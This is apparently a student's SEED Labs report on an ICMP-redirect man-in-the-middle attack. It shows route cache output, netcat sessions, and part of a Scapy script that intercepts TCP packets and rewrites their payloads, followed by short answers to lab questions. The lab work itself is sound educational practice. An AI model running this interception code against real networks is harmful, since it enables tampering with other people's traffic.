

Darion Kwasnitza - 3122890
Cmpt280 - Mitm ICMP redirect

Launch task 1:




```
root@d734fbe110c8:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 290sec
```

Launching attack on malicious router:




```
root@5a13ec612c8a:/# ./volumes/mitm_nc.py

LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```

Sending hello and seedlabs from victim:




```
root@d734fbe110c8:/# nc 192.168.60.5 9090
hello
seedlabs
```

Output Changed to all A’s for seedlabs:




```
^C
root@70b9fd2f9b78:/# nc -lp 9090
hello
AAAAAAAA
```

Changing name to all B’s:




```
IP_B = "192.168.60.5"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'darion', b'BBBBBB')

       send(newpkt/newdata)
   else:
       send(newpkt)

"mitm_nc.py" 32L, 760C
```

Launched attack from malicious router:




```
LAUNCHING MITM ATTACK.........
^Croot@5a13ec612c8a:/# ./volumes/mitm_nc.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'darion\n', length: 7
.
Sent 1 packets.
```

Sending my name:



```
root@d734fbe110c8:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 289sec
root@d734fbe110c8:/# nc 192.168.60.5 9090
darion
```

Receiving all B’s:



```
root@70b9fd2f9b78:/# nc -lp 9090
BBBBBB
```

Question 1:

The direction of capture is the direction of information going towards the router because the router is responsible for the malicious activity and actually redirects the input into all A’s or B’s by executing the man in the middle python code.

Question 2:

Capturing based on the MAC address is better because then you can get all the information, if you only capture with IP then you would miss out on certain things such as ARP information. When I tried capturing with the IP address is worked however the MAC address also had information pertaining to the ARP cache. Though they both worked for me one caused more issues than the other and that was capturing with strictly IP. Another problem with only using IP is that if you are on IPv4 you won't capture IPv6 vice-versa.